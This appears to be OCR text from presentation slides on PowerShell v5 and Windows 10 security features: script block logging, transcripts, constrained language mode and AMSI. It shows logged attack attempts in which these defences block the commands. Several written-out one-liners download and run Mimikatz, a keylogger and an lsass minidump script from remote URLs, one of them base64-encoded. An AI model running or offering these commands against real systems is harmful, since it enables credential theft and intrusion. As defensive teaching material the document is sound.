
Creating Scriptblock text (1 of 1):
Write-Output "Running Invoke-Mimikatz..."

ScriptBlock ID: cbd51773-c40f-4f73-9b77-808a7624d1c7

```
PS C:\Users\ADSAdmin> powershell -encodedcommand VwByAGkAdABlAC0ATwB1AHQAcAB1AHQAIAA
Running Invoke-Mimikatz...
```

Log Name:	Microsoft-Windows-PowerShell/Operational		
Source:	PowerShell (Microsoft-Wind	Logged:	6/25/2015 8:30:16 PM
Event ID:	4104	Task Category:	Execute a Remote Command
Level:	Verbose	Keywords:	None
User:	WIN-EOOTVR3NK6K\ADSAd	Computer:	WIN-EOOTVR3NK6K

PowerShell v5 Security: System-Wide Transcripts



```
Command start time: 20160515205951
**********************
PS C:\> c:\temp\invoke-Mimikatz2
**********************
Windows PowerShell transcript start
Start time: 20160515205956
Username: ADSECLAB0\administrator
RunAs User: ADSECLAB0\administrator
Machine: ADS0WKWIN7-PSV5 (Microsoft Windows NT 6.1.7601 Service Pack 1)
Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Process ID: 160
PSVersion: 5.0.10586.117
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0.10586.117
BuildVersion: 10.0.10586.117
CLRVersion: 4.0.30319.18063
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
**********************
**********************
Command start time: 20160515205956
**********************
  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Feb 16 2015 22:15:28)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 15 modules * * */
```


PowerShell v5: Constrained PowerShell Enforced (WL)

```
PS C:\Windows\system32> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
PS C:\Windows\system32> IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI'); Invoke-Mimikatz -DumpCreds
IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI'); Invoke-Mimikatz -DumpCreds : Specified method is not
supported.
    + CategoryInfo          : NotImplemented: (:) [], PSNotSupportedException
    + FullyQualifiedErrorId : NotSupported

PS C:\Windows\system32> IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSpl
oit/master/Exfiltration/Get-Keystrokes.ps1'); Get-Keystrokes -LogPath c:\temp\key.log
IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration
/Get-Keystrokes.ps1'); Get-Keystrokes -LogPath c:\temp\key.log : Specified method is not supported.
    + CategoryInfo          : NotImplemented: (:) [], PSNotSupportedException
    + FullyQualifiedErrorId : NotSupported

PS C:\Windows\system32> IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSpl
oit/master/Exfiltration/Out-Minidump.ps1'); Get-Process lsass ; out-minidump
IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration
/Out-Minidump.ps1'); Get-Process lsass ; out-minidump : Specified method is not supported.
    + CategoryInfo          : NotImplemented: (:) [], PSNotSupportedException
    + FullyQualifiedErrorId : NotSupported
```

```
C:\Users>powershell -exec bypass -noprofile -enc SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGU
AbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAcwA6AC8ALwByAGEAdwAuAGcAaQB0AGgAdQBiAHUAcwBlAHIAYwBvAG4
AdABlAG4AdAAuAGMAbwBtAC8AUABvAHcAZQByAFMAaABlAGwAbABNAGEAZgBpAGEALwBQAG8AdwBlAHIAUwBwAGwAbwBpAHQALwBtAGEAcwB0AGUAcgAvAEU
AeABmAGkAbAB0AHIAYQB0AGkAbwBuAC8ASQBuAHYAbwBrAGUALQBNAGkAbQBpAGsAYQB0AHoALgBwAHMAMQAnACkAOwAgACQAbQAgAD0AIABJAG4AdgBvAGs
AZQAtAE0AaQBtAGkAawBhAHQAegAgAC0ARAB1AG0AcABDAHIAZQBkAHMAOwAgACQAbQAKAA==
IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Exf
iltration/Invoke-Mimikatz.ps1'); $m = Invoke-Mimikatz -DumpCreds; $m
 : Specified method is not supported.
    + CategoryInfo          : NotImplemented: (:) [], PSNotSupportedException
    + FullyQualifiedErrorId : NotSupported
```

```
PS C:\> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
PS C:\> IEX (New-Object Net.WebClient).DownloadString('http://bit.ly/1ok4Pmt');
    Invoke-Mimikatz -DumpCreds
New-Object : Cannot create type. Only core types are supported in this
language mode.
At line:1 char:6
+ IEX (New-Object Net.WebClient).DownloadString('http://bit.ly/1ok4Pmt' ...
+      ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : PermissionDenied: (:) [New-Object], PSNotSuppor
   tedException
    + FullyQualifiedErrorId : CannotCreateTypeConstrainedLanguage,Microsoft.P
   owerShell.Commands.NewObjectCommand

Invoke-Mimikatz : The term 'Invoke-Mimikatz' is not recognized as the name of
a cmdlet, function, script file, or operable program. Check the spelling of
the name, or if a path was included, verify that the path is correct and try
again.
At line:1 char:75
+ ... t).DownloadString('http://bit.ly/1ok4Pmt');    Invoke-Mimikatz -DumpCr
...
+                                                    ~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (Invoke-Mimikatz:String) [], Co
   mmandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException
```


Windows 10 PS Security: Antimalware Integration



Windows 10: AntiMalware Scan Interface (AMSI)

```
PS C:\Windows\system32> Iex (Invoke-WebRequest http://pastebin.com/raw.php?i=JHhnFV8m)
iex : At line:1 char:1
+ 'AMSI Test Sample: 7e72c3ce-861b-4339-8740-0ac1484c1386'
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
At line:4 char:1
+ iex $string
+ ~~~~~~~~~~~~
    + CategoryInfo          : ParserError: (:) [Invoke-Expression], ParseException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent,Microsoft.PowerShell.Commands.InvokeExpres
```

```
At line:1 char:1
+ function Invoke-Mimikatz
+ ~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```


Windows Defender
Windows Defender
We found some files we'd like to analyze. Send them to Microsoft to help us improve our anti-virus and malware measures.
To help protect other users' privacy, some files are hidden. Click View all to see these files.
View all
File path
PowerShell_C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe_10.0.105...

```
PS C:\WINDOWS\system32> get-mpthreatdetection | Sort LastThreatStatusChangeTime -Descending


ActionSuccess                 : True
AdditionalActionsBitMask      : 0
AMProductVersion              : 4.9.10586.0
CleaningActionID              : 9
CurrentThreatExecutionStatusID : 2
DetectionID                   : {A0FD4CBE-6ECD-4B56-8964-FCDF1D31FB0B}
DetectionSourceTypeID         : 2
DomainUser                    : NT AUTHORITY\SYSTEM
InitialDetectionTime          : 3/22/2016 2:27:19 PM
LastThreatStatusChangeTime    : 3/25/2016 5:21:32 PM
ProcessName                   : C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
RemediationTime               :
Resources                     : {amsi:_PowerShell_C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe_10.0.10586
                                .000000000000000013, file:_C:\Temp\Inv-MMK - Copy.ps1, file:_C:\Temp\Inv-MMK.ps1,
                                file:_C:\Temp\Inv-MMK2.ps1...}
ThreatID                      : 2147690356
PS C:\> Get-MpThreatDetection | sort InitialDetectionTime -Descending


ActionSuccess                 : True
AdditionalActionsBitMask      : 0
AMProductVersion              : 4.9.10586.0
CleaningActionID              : 2
CurrentThreatExecutionStatusID : 0
DetectionID                   : {EC68B191-CD89-41C6-B5E2-3085722BFDF9}
DetectionSourceTypeID         : 10
DomainUser                    : YODA\sean
InitialDetectionTime          : 3/25/2016 5:48:26 PM
LastThreatStatusChangeTime    : 3/25/2016 5:48:59 PM
ProcessName                   : Unknown
RemediationTime               : 3/25/2016 5:48:59 PM
Resources                     : {amsi:_PowerShell_C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe_10.0.1058
                                .000000000000000010}
ThreatID                      : 2147706304
ThreatStatusErrorCode         : 0
ThreatStatusID                : 3
PSComputerName                :
```

Bypassing Windows 10 AMSI

